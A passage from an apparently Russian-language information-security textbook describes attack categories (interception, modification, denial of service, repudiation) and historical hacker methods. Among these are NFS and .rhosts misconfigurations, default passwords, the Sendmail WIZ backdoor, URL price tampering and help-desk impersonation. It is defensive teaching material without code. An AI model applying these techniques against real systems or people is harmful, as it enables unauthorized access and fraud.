- в факсе или принтере;
- в мусоре;
- в архиве.

Следовательно, злоумышленнику необходимо физически проникнуть во все эти места. Если он является служащим данной организации, то сможет попасть в помещения с картотекой. Письменные столы он найдет в незапертых офисах. Факсы и принтеры обычно располагаются в общедоступных местах, и люди имеют привычку оставлять там распечатанные документы. Даже если все офисы закрыты, можно покопаться в мусорных корзинках, выставленных в холл для очистки. А вот архивы станут для взломщика проблемой, особенно если они принадлежат разработчикам и расположены в охраняемом месте.

Замки на дверях, возможно, и остановят кого-то, но всегда отыщутся помещения, оставленные открытыми на время обеда. Замки на ящиках картотеки и в столах относительно просты, их можно легко открыть отмычкой, особенно если знать, как это делается.

Физический доступ - это ключ к получению данных. Следует заметить, что надежная защита помещений оградит данные только от посторонних лиц, но не от служащих организации или внутренних пользователей.

Информация в электронном виде

Информация в электронном виде хранится:

- на рабочих станциях;
- на серверах;
- в портативных компьютерах;
- на флоппи-дисках;
- на компакт-дисках;
- на резервных магнитных лентах.

Злоумышленник может просто украсть носитель данных (дискету, компакт-диск, резервную магнитную ленту или портативный компьютер). Иногда это сделать легче, чем получить доступ к файлам, хранящимся в компьютерах.

Если злоумышленник имеет легальный доступ к системе, он будет анализировать файлы, просто открывая один за другим. При должном уровне контроля над разрешениями доступ для нелегального

пользователя будет закрыт, а попытки доступа зарегистрированы в журналах.

Правильно настроенные разрешения предотвратят случайную утечку информации. Однако серьезный взломщик постарается обойти систему контроля и получить доступ к нужной информации. Существует большое количество уязвимых мест, которые помогут ему в этом.

При прохождении информации по сети к ней можно обращаться, прослушивая передачу. Взломщик делает это, устанавливая в компьютерной системе сетевой анализатор пакетов (sniffer). Обычно это компьютер, сконфигурированный для захвата всего сетевого трафика (не только трафика, адресованного данному компьютеру). Для этого взломщик должен повысить свои полномочия в системе или подключиться к сети (рис. 2.2). Анализатор настроен на захват любой информации, проходящей по сети, но особенно - на пользовательские идентификаторы и пароли.

Как уже говорилось выше, появление беспроводной технологии позволяет взломщикам перехватывать трафик без физического доступа к системе. Беспроводные сигналы считываются на довольно большом расстоянии от их источника:

- на других этажах здания;
- на автомобильной стоянке;
- на улице рядом со зданием.

Подслушивание выполняется и в глобальных компьютерных сетях типа выделенных линий и телефонных соединений. Однако такой тип перехвата требует наличия соответствующей аппаратуры и специальных знаний. В этом случае наиболее удачным местом для размещения подслушивающего устройства является шкаф с электропроводкой.

Перехват возможен даже в системах оптико-волоконной связи с помощью специализированного оборудования, обычно выполняется квалифицированным взломщиком.

Информационный доступ с использованием перехвата - одна из

сложнейших задач для злоумышленника. Чтобы добиться успеха, он должен поместить свою систему в линии передачи между отправителем и получателем информации. В интернете это выполняется посредством изменения разрешения имени, в результате чего имя компьютера преобразуется в неправильный адрес (рис. 2.4). Трафик перенаправляется к системе атакующего вместо реального узла назначения. При соответствующей настройке такой системы отправитель так и не узнает, что его информация не дошла до получателя.

Вопрос к эксперту

Вопрос. Что вы можете рассказать о так называемом "вочокинге" (от англ. warchalking)?

Ответ. Этот термин означает нанесение мелом специальных знаков на тротуарах около зданий офисов. Такие отметки сигнализируют взломщикам о наличии поблизости беспроводных сетей.

Перехват возможен и во время действительного сеанса связи. Такой тип атаки лучше всего подходит для захвата интерактивного трафика типа telnet. В этом случае взломщик должен находиться в том же сегменте сети, где расположены клиент и сервер. Злоумышленник ждет, когда легальный пользователь откроет сессию на сервере, а затем с помощью специализированного программного обеспечения занимает сессию уже в процессе работы. Взломщик получает на сервере те же привилегии, что и пользователь.



Рис. 2.4. При перехвате используется неправильная информация о разрешении имени

Примечание

Перехват более опасен, чем прослушивание, он означает направленную атаку против человека или организации.

Определение атаки модификации

Атака модификации - это попытка неправомочного изменения информации. Такая атака возможна везде, где существует или передается информация; она направлена на нарушение целостности информации

Замена

Одним из видов атаки модификации является замена существующей информации, например, изменение заработной платы служащего. Атака замены направлена как против секретной, так и общедоступной информации.

Добавление

Другой тип атаки - добавление новых данных, например, в информацию об истории прошлых периодов. Взломщик выполняет операцию в банковской системе, в результате чего средства со счета клиента перемещаются на его собственный счет.

Удаление

Атака удаления означает перемещение существующих данных, например, аннулирование записи об операции из балансового отчета банка, в результате чего снятые со счета денежные средства остаются на нем.

Как выполняются атаки модификации

Как и атаки доступа, атаки модификации выполняются по отношению к информации, хранящейся в виде бумажных документов или в электронном виде на компьютере

Документы

Документы сложно изменить так, чтобы этого никто не заметил: при наличии подписи (например, в контракте) нужно позаботиться о ее подделке, скрепленный документ необходимо аккуратно собрать заново.

Примечание

При наличии копий документа их тоже нужно переделать, как и исходный. А поскольку практически невозможно найти все копии, подделку заметить очень легко.

Очень трудно добавлять или удалять записи из журналов операций. Во-первых, информация в них расположена в хронологическом порядке, поэтому любое изменение будет сразу замечено. Лучший способ - изъять документ и заменить новым. Для атак такого рода необходим физический доступ к информации.

Информация, хранящаяся в электронном виде

Модифицировать информацию, хранящуюся в электронном виде,

значительно легче. Учитывая, что взломщик имеет доступ к системе, такая операция оставляет после себя минимум улик. При отсутствии санкционированного доступа к файлам атакующий сначала должен обеспечить себе вход в систему или удалить разрешения файла. Атаки такого рода используют уязвимые места систем, например, "бреши" в безопасности сервера, позволяющие заменить домашнюю страницу.

Изменение файлов базы данных или списка транзакций должно выполняться очень осторожно. Транзакции нумеруются последовательно, и удаление или добавление неправильных операционных номеров будет замечено. В этих случаях необходимо основательно поработать во всей системе, чтобы воспрепятствовать обнаружению.

Труднее произвести успешную атаку модификации при передаче информации. Лучший способ - сначала выполнить перехват интересующего трафика, а затем внести изменения в информацию перед ее отправкой к пункту назначения.

Вопросы для самопроверки

1. Верно ли, что легче выполнить перехват, чем прослушивание?
2. Попытка вставить запись в бухгалтерскую книгу называется атакой _____.

Определение атак на отказ в обслуживании

Атаки на отказ в обслуживании (Denial-of-service, DoS) - это атаки, запрещающие легальному пользователю использование системы, информации или возможностей компьютеров. В результате DoS-атаки злоумышленник обычно не получает доступа к компьютерной системе и не может оперировать с информацией. Иначе, как вандализмом, такую атаку не назовешь.

Отказ в доступе к информации

В результате DoS-атаки, направленной против информации, последняя становится непригодной для использования. Информация уничтожается, искажается или переносится в недоступное место.

Отказ в доступе к приложениям

Другой тип DoS-атак направлен на приложения, обрабатывающие или отображающие информацию, или на компьютерную систему, в которой эти приложения выполняются. В случае успеха подобной атаки решение задач, выполняемых с помощью такого приложения, становится невозможным.

Отказ в доступе к системе

Общий тип DoS-атак ставит своей целью вывод из строя компьютерной системы, в результате чего сама система, установленные на ней приложения и вся сохраненная информация становится недоступной.

Отказ в доступе к средствам связи

Атаки на отказ в доступе к средствам связи выполняются уже много лет. В качестве примера можно привести разрыв сетевого провода, глушение радиопередач или лавинную рассылку сообщений, создающую непомерный трафик. Целью атаки является коммуникационная среда. Целостность компьютерной системы и информации не нарушается, однако отсутствие средств связи лишает доступа к этим ресурсам.

Как выполняются атаки на отказ в обслуживании

DoS-атаки обычно направлены против компьютерных систем и сетей, но иногда их целью являются документы на бумажных носителях.

Документы

Информация на бумажных носителях является объектом для физических атак DoS. Документы нужно украсть или уничтожить, чтобы сделать непригодными для использования. Физические атаки DoS выполняются преднамеренно или происходят случайно. Злоумышленник может просто уничтожить документы, и если их копии не сохранились, то считайте информацию пропавшей. С этой же целью он может организовать поджог здания. К таким же результатам приводят и случайности: ведь пожар может возникнуть из-за повреждения проводки, а уничтожить документ служащий может по ошибке.

Информация, хранящаяся в электронном виде

Существует много способов выполнения DoS-атак, способных повредить информацию, хранящуюся в электронном виде. Ее можно удалить, а для закрепления успеха злоумышленник удалит и все резервные копии этой информации. Он может привести файл в негодность, зашифровав его и затем уничтожив ключ шифрования. Доступ к информации будет потерян, если не существует резервной копии файла.

Физическая атака DoS - это и физическое уничтожение компьютера (или его кража). Пример кратковременной атаки DoS - отключение компьютера, в результате которого пользователи лишаются доступа к своим приложениям.

Существуют атаки DoS, нацеленные непосредственно на компьютерную систему. Они реализуются через эксплоиты, использующие уязвимые места операционных систем или межсетевых протоколов (см. в лекции 3).

Злоумышленникам хорошо известны и "бреши" в приложениях. С их помощью атакующий посылает в приложение определенный набор команд, который оно не в состоянии правильно обработать, в результате чего приложение выходит из строя. Перезагрузка восстанавливает его работоспособность, но на время перезагрузки работать с приложением становится невозможно.

Самый легкий способ привести в нерабочее состояние средства коммуникации - это перерезать сетевой кабель. Для такой атаки требуется физический доступ к проводке, но, как мы увидим дальше, ковш экскаватора является мощным инструментом DoS-атак.

DoS-атаки, направленные на средства связи, выполняют отправку на сайт непомерно большого трафика. Этот трафик буквально переполняет коммуникационную инфраструктуру, лишая доступа к сети легальных пользователей.

Но не все DoS-атаки являются преднамеренными, иногда случайность играет большую роль в возникновении подобных инцидентов. Экскаватор, о котором я говорил выше, может оборвать оптико-

волоконную линию передачи во время выполнения своей обычной работы. Такой обрыв уже служил поводом множества DoS-инцидентов для пользователей телефонных сетей и интернета. Разработчики, тестирующие новый программный код, иногда выводили из строя большие системы, совершенно того не желая. Даже дети становятся причиной случайной DoS-атаки. Во время экскурсии по центру обработки данных ребенок будет настолько очарован мерцающими повсюду огоньками, что не удержится от соблазна нажать на красивую кнопку - и остановит или перезагрузит всю систему.

Определение атаки на отказ от обязательств

Эта атака направлена против возможности идентификации информации, другими словами, это попытка дать неверную информацию о реальном событии или транзакции.

Маскарад

Маскарад - это выполнение действий под видом другого пользователя или другой системы. Такая атака реализуется при связи через персональные устройства, при осуществлении финансовых операций или при передаче информации от одной системы к другой.

DoS-атаки против интернета

Целью DoS-атак обычно является отдельная компьютерная система или линия связи, но иногда они направлены против всего интернета! В 2002 г. произошла атака на серверы корневых имен интернета. Они были буквально "завалены" запросами на разрешение имен. Запросов было так много, что некоторые компьютеры вышли из строя. Но атака не имела полного успеха, так как многие серверы не потеряли работоспособность, и интернет продолжал функционировать. Если бы удалось вывести из строя все серверы, то интернет стал бы недоступным по большинству разрешенных имен.

Отрицание события

Отрицание события - это отказ от факта совершения операции. Например, человек делает покупку в магазине при помощи кредитной

карты. Когда приходит счет, он заявляет компании, предоставившей ему кредитную карту, что никогда не делал этой покупки.

Как выполняются атаки на отказ от обязательств

Атаки выполняются по отношению к информации, хранящейся в виде бумажных документов или в электронном виде. Сложность реализации атаки зависит от мер предосторожности, принятых в организации.

Документы

Злоумышленник выдает себя за другого человека, используя чужие документы. Это легче делать, если документ напечатан, а не написан от руки.

Злоумышленник отрицает факт свершения сделки. Если на контракте или квитанции кредитной карты имеется подпись, он заявит, что это не его подпись. Естественно, планируя такую атаку, он постарается, чтобы подпись выглядела неправдоподобно.

Информация в электронном виде

Атаки на отказ от обязательств выполняются гораздо успешнее, если информация представлена в электронном виде. Ведь электронный документ может создать и отправить кто угодно. В поле "от" ("from") адреса электронной почты легко изменить имя отправителя, подлинность которого не проверяется службой электронной почты.

Это справедливо и для информации, передаваемой компьютерными системами. Система может назначить себе любой IP-адрес и замаскироваться под другую систему.

Примечание

Мы привели упрощенный пример. Система сможет назначить IP-адрес другой системы, если находится в том же самом сегменте сети. В интернете сделать подобную замену очень сложно, так как это не позволит установить подключение.

В электронной среде гораздо легче отрицать факт свершения какого-либо события, ведь на цифровых документах и квитанциях кредитной

карты нет рукописной подписи.

Если документ не имеет цифровой подписи (см. в лекции 12), то невозможно доказать его принадлежность определенному человеку. Но даже если подпись имеется, всегда можно сказать, что она украдена или что раскрыт пароль, защищающий ключ. Таким образом, очень трудно связать конкретного человека с конкретным событием - намного легче отрицать это.

В электронной среде легче отказаться от выполнения операции с кредитной картой, ведь на ней нет подписи, совпадающей с подписью ее владельца. Некоторые доказательства можно поискать, если товары отправлены по адресу владельца кредитной карты. А если их отправили в другое место? Как доказать, что владелец кредитной карты и есть тот человек, который купил товар?

Проект 2 Проверьте наличие уязвимых мест

Этот проект позволит выявить возможные пути атаки вашей информации или компьютерной системы. Такая атака будет использовать нечто хорошо вам знакомое: ваш дом или сферу вашего бизнеса.

Шаг за шагом

1. Проанализируйте информацию, относящуюся к вашему бизнесу и дому. Выявите самую важную.
2. Определите место хранения этой информации
3. Определите типы атак, наиболее разрушительных для вас. Продумайте вероятность атаки доступа, атаки модификации, атаки на отказ в обслуживании.
4. Продумайте способы обнаружения таких атак.
5. Выберите тот тип атаки, которая, по вашему мнению, является наиболее разрушительной, и разработайте стратегию защиты.

Выводы

Для многих коммерческих компаний наиболее секретными сведениями являются картотека персонала и информация о заработке. Не нужно

забывать о покупателях - об их номерах кредитных карт и номерах социального обеспечения. Финансовые организации и организации здравоохранения также имеют секретную информацию, которая определенным образом регулируется. Просматривая информацию и продумывая возможность атаки, поставьте своей целью сделать так, чтобы она не была раскрыта. Возможно, что для вашего бизнеса важно учесть атаки модификации, отказа в обслуживании и отказа от обязательств.

Обнаружение атак - дело нелегкое. Вы можете использовать для этого электронные средства, но не пренебрегайте проблемами физической безопасности и персоналом своей организации. Обратил ли служащий компании внимание на то, что в офисе был посторонний? Заметил ли сотрудник изменение файла?

Наконец, при выработке стратегии не ограничивайтесь компьютерами и сетями. Подумайте о том, как злоумышленник может использовать физические средства для получения информации или для ее уничтожения.

Контрольные вопросы

1. Назовите основные категории атак.
2. Какой тип доступа требуется для выполнения атак доступа к документам?
3. Почему атаки перехвата выполнить труднее, чем прослушивание?
4. Почему трудно выполнить атаки модификации документов, хранящихся в виде распечаток?
5. Для какого типа атак эффективным инструментом является разрыв кабеля?
6. Против каких свойств информации направлена атака на отказ от обязательств?
7. Если служащий открыл файл в домашнем каталоге другого служащего, какой тип атаки он выполнил?
8. Всегда ли атака модификации включает в себя атаку доступа?
9. Покупатель отрицает тот факт, что он заказал книгу на Amazon.com, - какая это атака?
10. Примером атаки какого рода является подслушивание служащим конфиденциальной информации из офиса босса?

11. К какому типу атак особенно уязвимы беспроводные сети?
12. Примером атаки какого рода является изменение заголовка электронной почты?
13. Что является целью атак на отказ в обслуживании?
14. Какие задачи решает злоумышленник при выполнении атаки на отказ в обслуживании?
15. Что является первым шагом при выполнении атаки модификации электронной информации?

Методы хакеров

Данная лекция посвящена хакерским атакам. Рассмотрена мотивация деятельности хакеров, история методов взлома, различные способы проведения атак. Рассмотрены виды вредоносного ПО, а также способы выявления хакерских атак различных типов.

Рассказ о безопасности будет неполным без лекции о хакерах и методах их работы. Термин хакер здесь используется в его современном значении - человек, взламывающий компьютеры. Надо заметить, что раньше быть хакером не считалось чем-то противозаконным, скорее, это была характеристика человека, умеющего профессионально обращаться с компьютерами. В наши дни хакерами мы называем тех, кто ищет пути вторжения в компьютерную систему или выводит ее из строя.

Исследования показали, что хакерами чаще всего становятся:

- мужчины;
- в возрасте от 16 до 35 лет;
- одинокие;
- образованные;
- технически грамотные.

Хакеры имеют четкое представление о работе компьютеров и сетей, о том, как протоколы используются для выполнения системных операций.

В этой лекции вы познакомитесь с мотивацией и методами хакеров. Не нужно считать ее пособием для начинающих хакеров, в ней всего лишь рассказывается о том, как можно взломать и заставить работать на себя ваши системы.

Определение мотивации хакеров

Мотивация дает ключ к пониманию поступков хакеров, выявляя замысел неудавшегося вторжения. Мотивация объясняет, почему компьютеры так привлекают их. Какую ценность представляет ваша система? Чем она интересна? Для какого метода взлома подходит?

Ответы на эти вопросы позволят профессионалам в области безопасности лучше оценить возможные угрозы для своих систем.

Привлечение внимания

Первоначальной мотивацией взломщиков компьютерных систем было желание "сделать это". И до сих пор оно остается наиболее общим побудительным мотивом.

Взломав систему, хакеры хвастаются своими победами на IRC-канале (Internet Relay Chat - программа для общения в реальном времени через интернет), который они специально завели для таких дискуссий. Хакеры зарабатывают "положение в обществе" выводом из строя сложной системы или нескольких систем одновременно, размещением своего опознавательного знака на повреждаемых ими веб-страницах.

Хакеров привлекает не просто взлом конкретной системы, а стремление сделать это первым либо взломать сразу много систем. В отдельных случаях взломщики специально удаляют уязвимое место, с помощью которого они вывели компьютер из строя, чтобы никто больше не смог повторить атаку.

Желание привлечь к себе внимание порождает ненаправленные атаки, т. е. взлом выполняется ради развлечения и не связан с определенной системой. Направленные атаки, целью которых является получение конкретной информации или доступ к конкретной системе, имеют другую мотивацию. С точки зрения безопасности это означает, что любой компьютер, подключенный к интернету, представляет собой потенциальную мишень для атак.

Примечание

Все чаще наблюдается еще одна форма мотивации - хактивизм (hactivism), или хакинг во имя общественного блага. Хактивизм связывает себя с политическими акциями и зачастую служит поводом для оправдания преступления. Он является более опасным, поскольку привлекает честных и наивных людей. Дополнительная информация находится на сайте ссылка: http://hacktivismo.com/.

Алчность

Алчность - один из самых старых мотивов для преступной деятельности. Для хакера это связано с жаждой получения любой наживы - денег, товаров, услуг, информации. Допустима ли такая мотивация для взломщика? Для ответа на этот вопрос исследуем, насколько трудно установить личность взломщика, задержать его и вынести обвинение.

Если в системе обнаружится вторжение, большинство организаций исправит уязвимость, которая использовалась при атаке, восстановит систему и продолжит работу. Некоторые обратятся за поддержкой к правоохранительным органам, если не смогут выследить взломщика за недостатком доказательств, или если хакер находится в стране, где отсутствуют законы о компьютерной безопасности. Предположим, что хакер оставил улики и задержан. Далее дело будет вынесено на суд присяжных, и прокурор округа (или федеральный прокурор) должен будет доказать, что человек на скамье подсудимых действительно взломал систему жертвы и совершил кражу. Это сделать очень трудно!

Даже в случае вынесения обвинительного приговора наказание хакера может быть очень легким. Вспомним случай с хакером по имени Datastream Cowboy. Вместе с хакером Kuji он взломал систему Центра авиационных разработок базы ВВС Гриффиз (Griffis) в Риме и Нью-Йорке и украл программное обеспечение на сумму свыше двухсот тысяч долларов. Хакером Datastream Cowboy оказался 16-летний подросток из Великобритании - он был арестован и осужден в 1997 г. Его присудили к уплате штрафа размером в 1915 долларов.

На этом примере важно понять следующее: должен существовать способ борьбы с преступниками, движущей силой которых является жажда наживы. В случае взлома системы риск быть схваченным и осужденным очень низок, а прибыль от воровства номеров кредитных карт, товаров и информации очень высока. Хакер будет разыскивать ценную информацию, которую можно продать или использовать с выгодой для себя.

Хакер, основным мотивом которого является алчность, ставит перед собой особые задачи - его главной целью становятся сайты с ценным содержанием (программным обеспечением, деньгами, информацией).

Примечание

ФБР приступило к работе по программе Infragard. Цель программы - улучшение отчетности о преступной деятельности и дальнейшее развитие отношений между сферой бизнеса и правоохранительными органами (подробности см. на сайте ссылка: http://www.infragard.net/). Программа предоставляет своим участникам информацию для совместного использования и анализа, а также средства для обучения взаимодействию с органами охраны правопорядка и работе с поступающими сведениями.

Злой умысел

И последней мотивацией хакера может быть злой умысел, вандализм. В этом случае хакер не заботится о захвате управления системой (только если это не помогает ему в его целях). Вместо этого он старается причинить вред легальным пользователям, препятствуя их работе в системе, или законным владельцам сайта, изменяя его веб-страницы. Злонамеренные атаки обычно направлены на конкретные цели. Хакер активно стремится нанести ущерб определенному сайту или организации. Основная причина таких атак - желание отомстить за несправедливое обращение или сделать политическое заявление, а конечный результат - причинение вреда системе без получения доступа к ней.

История хакерских методов

В этом разделе мы собираемся не просто поговорить об истории хакерства, а рассмотреть ее с различных точек зрения. Прошлые события и факты получили широкую огласку; существует множество ресурсов, в которых описаны эти события и их участники. Поэтому мы не будем повторяться, а познакомимся с эволюцией хакерских методов. Вы увидите, что многих случаев успешного взлома можно было избежать при правильной настройке системы и использовании программных методов.

Коллективный доступ

Первоначальной целью при создании интернета был общий доступ к данным и совместная работа исследовательских институтов. Таким образом, большинство систем было сконфигурировано для

коллективного использования информации. При работе в операционной системе Unix использовалась сетевая файловая система (Network File System, NFS), которая позволяла одному компьютеру подключать диск другого компьютера через локальную сеть (local area network, LAN) или интернет.

Этим механизмом воспользовались первые хакеры для получения доступа к информации - они подключали удаленный диск и считывали ее. NFS использовала номера идентификаторов пользователя (user ID, UID) в качестве промежуточного звена для доступа к данным на диске. Если пользователь JOE с номером ID 104 имел разрешение на доступ к файлу на своем домашнем компьютере, то другой пользователь ALICE с номером ID 104 на удаленном компьютере также мог прочитать этот файл. Опасность возросла, когда некоторые системы разрешили общий доступ в корневую файловую систему (root file system), включая файлы конфигурации и паролей. В этом случае хакер мог завладеть правами администратора и подключить корневую файловую систему, что позволяло ему изменять файлы конфигурации удаленной системы (рис. 3.1).

Общий доступ к файлам нельзя считать уязвимым местом, это, скорее, серьезная ошибка конфигурации. Самое интересное, что многие операционные системы (включая ОС Sun) поставляются с корневой файловой системой, экспортируемой для общедоступного чтения/записи. Следовательно, любой пользователь на любом компьютере, связавшись с Sun-системой, может подключать корневую файловую систему и вносить в нее произвольные модификации. Если не изменить заданную по умолчанию конфигурацию системы, то это может сделать каждый, кто захочет.



Рис. 3.1. Использование сетевой файловой системы NFS для доступа к удаленным системным файлам

Совет

В большинстве случаев совместный доступ к файлам контролируется настройкой правил на внешнем межсетевом экране организации (см. в лекции 10). В тех системах, где это не сделано, еще не поздно с помощью межсетевого экрана наложить ограничения на общий доступ.

Уязвимое место в виде совместного доступа к файлам имеется не только в операционной системе Unix, но и в Windows NT, 95, 98. Некоторые из этих систем можно настроить на разрешение удаленного подключения к их файловым системам. Если пользователь решит установить совместный доступ к файлам, то он по ошибке может легко открыть свою файловую систему для всеобщего использования.

Внимание!

Новые системы коллективного доступа к файлам, например Gnutella, позволяют компьютерам внутренней сети устанавливать общий доступ к файлам других систем в интернете. Эти системы имеют перенастраиваемую конфигурацию и могут открывать порты, обычно защищенные межсетевым экраном (например, порт 80). Такие системы представляют более серьезную опасность, чем NFS и общий доступ к файлам в ОС Windows.

В ту же самую категорию, что и совместное использование файлов и неправильная настройка, относится удаленный доступ с доверительными отношениями. Использование службы удаленного входа в систему без пароля rlogin является обычным делом среди системных администраторов и пользователей. Rlogin позволяет пользователям входить сразу в несколько систем без повторного ввода пароля. Этими разрешениями управляют файлы типа .rhost и host. В случае правильной настройки (хотя мы считаем, что использование rlogin недопустимо вообще) они однозначно определяют те системы, для которых разрешен удаленный вход. Система Unix использует знак "плюс" ("+"), размещенный в конце файла, который означает, что отдельные системы доверяют пользователю, что ему не обязательно повторно вводить пароль, и не важно, с какой системы он входит. Естественно, хакеры любят находить такие ошибки. Все, что им нужно сделать для проникновения в систему - это идентифицировать учетную запись пользователя или администратора.

Примечание

Межсетевые экраны могут контролировать не только коллективное использование файлов, но и удаленный доверительный доступ из внешней сети. Однако во внутренней сети внешний межсетевой экран такой контроль выполнить не сможет. И это является серьезной проблемой безопасности.

Слабые пароли

Наверное, самый общий способ, который используют хакеры для входа в систему, - это слабые пароли. Пароли по-прежнему применяются для аутентификации пользователей. Так как это стандартный метод идентификации для большинства систем, он не связан с дополнительными расходами. Кроме того, пользователи понимают, как работать с паролями. К сожалению, многие не знают, как выбрать сильный пароль. Очень часто используются короткие пароли (меньше четырех символов) или легко угадываемые. Короткий пароль позволяет применить атаку "в лоб", т. е. хакер будет перебирать предположительные пароли, пока не подберет нужный. Если пароль имеет длину два символа (и это буквы), то возможных комбинаций будет всего 676. При восьмисимвольном пароле (включающем только

буквы) число комбинаций увеличивается до 208 миллионов. Естественно, гораздо легче угадать двухсимвольный пароль, чем восьмисимвольный!

Легко угадываемый пароль также является слабым паролем. Например, пароль корневого каталога "toor" ("root", записанный в обратном порядке) позволит хакеру очень быстро получить доступ к системе. Некоторые проблемы, связанные с паролем, принадлежат к категории неправильной настройки системы. Например, в старейшей корпорации цифрового оборудования Digital Equipment Corporation систем VAX/VMS учетная запись службы эксплуатации (field service) имела имя "field" и заданный по умолчанию пароль "field". Если системный администратор не знал об этом и не менял пароль, то любой мог получить доступ к системе с помощью данной учетной записи. Вот несколько слабых паролей: wizard, NCC1701, gandalf и Drwho.

Наглядный пример того, как слабые пароли помогают взламывать системы, - червь Морриса. В 1988 г. студент Корнеллского университета Роберт Моррис разработал программу, которая распространялась через интернет. Эта программа использовала несколько уязвимых мест для получения доступа к компьютерным системам и воспроизведения самой себя. Одним из уязвимых мест были слабые пароли. Программа наряду со списком наиболее распространенных паролей использовала следующие пароли: пустой пароль, имя учетной записи, добавленное к самому себе, имя пользователя, фамилию пользователя и зарезервированное имя учетной записи. Этот червь нанес ущерб достаточно большому количеству систем и весьма эффективно вывел из строя интернет.

Вопрос к эксперту

Вопрос. Существует ли надежная альтернатива паролям?

Ответ. Альтернативой паролям являются смарт-карты (маркеры аутентификации) и биометрия. Однако развертывание таких систем связано с дополнительными расходами. Кроме того, их можно использовать не всегда. Например, онлайновый продавец вряд ли воспользуется ими для аутентификации своих покупателей. Так что, скорее всего, пароли останутся с нами в обозримом будущем.

Совет

Не существует универсальных решений проблемы паролей. В большинстве операционных систем системный администратор имеет возможность настраивать требования к паролям, и это очень важно. Однако лучшая защита от слабых паролей - обучение служащих должному пониманию проблем безопасности.

Дефекты программирования

Хакеры пользовались дефектами программирования много раз. К этим дефектам относится оставленный в программе "черный ход" (back door), который позволяет впоследствии входить в систему. Ранние версии программы Sendmail имели такие "черные ходы". Наиболее часто использовалась команда WIZ, доступная в первых версиях Sendmail, работающих под Unix. При подключении с помощью Sendmail (через сетевой доступ к порту 25) и вводе команды WIZ появлялась возможность запуска интерпретатора команд (root shell). Эта функция сначала была включена в Sendmail как инструмент для отладки программы. Подобные функции, оставленные в программах общего назначения, позволяют хакерам моментально проникать в системы, использующие эти программы. Хакеры идентифицировали множество таких лазеек, большинство из которых было, в свою очередь, устранено программистами. К сожалению, некоторые "черные ходы" существуют до сих пор, поскольку не на всех системах обновилось программное обеспечение.

Не так давно бум в программировании веб-сайтов привел к созданию новой категории "неосторожного" программирования. Она имеет отношение к онлайновой торговле. На некоторых веб-сайтах информация о покупках: номер товара, количество и даже цена - сохраняется непосредственно в строке адреса URL. Эта информация используется веб-сайтом, когда вы подсчитываете стоимость покупок и определяете, сколько денег снято с вашей кредитной карты. Оказывается, что многие сайты не проверяют информацию при упорядочивании списка, а просто берут ее из строки URL. Если хакер модифицирует URL перед подтверждением, он сможет получить пустой номер в списке. Бывали случаи, когда хакер устанавливал цену с отрицательным значением и, вместо того чтобы потратить деньги на

покупку, получал от веб-сайта кредит. Не совсем разумно оставлять подобную информацию в строке адреса, которая может быть изменена клиентом, и не проверять введенную информацию на сервере. Несмотря на то, что это уязвимое место не позволяет хакеру войти в систему, большому риску подвергается и веб-сайт, и организация.

Социальный инжиниринг

Социальный инжиниринг - это получение несанкционированного доступа к информации или к системе без применения технических средств. Вместо использования уязвимых мест или эксплойтов хакер играет на человеческих слабостях. Самое сильное оружие хакера в этом случае - приятный голос и актерские способности. Хакер может позвонить по телефону сотруднику компании под видом службы технической поддержки и узнать его пароль "для решения небольшой проблемы в компьютерной системе сотрудника". В большинстве случаев этот номер проходит.

Иногда хакер под видом служащего компании звонит в службу технической поддержки. Если ему известно имя служащего, то он говорит, что забыл свой пароль, и в результате либо узнает пароль, либо меняет его на нужный. Учитывая, что служба технической поддержки ориентирована на безотлагательное оказание помощи, вероятность получения хакером хотя бы одной учетной записи весьма велика.

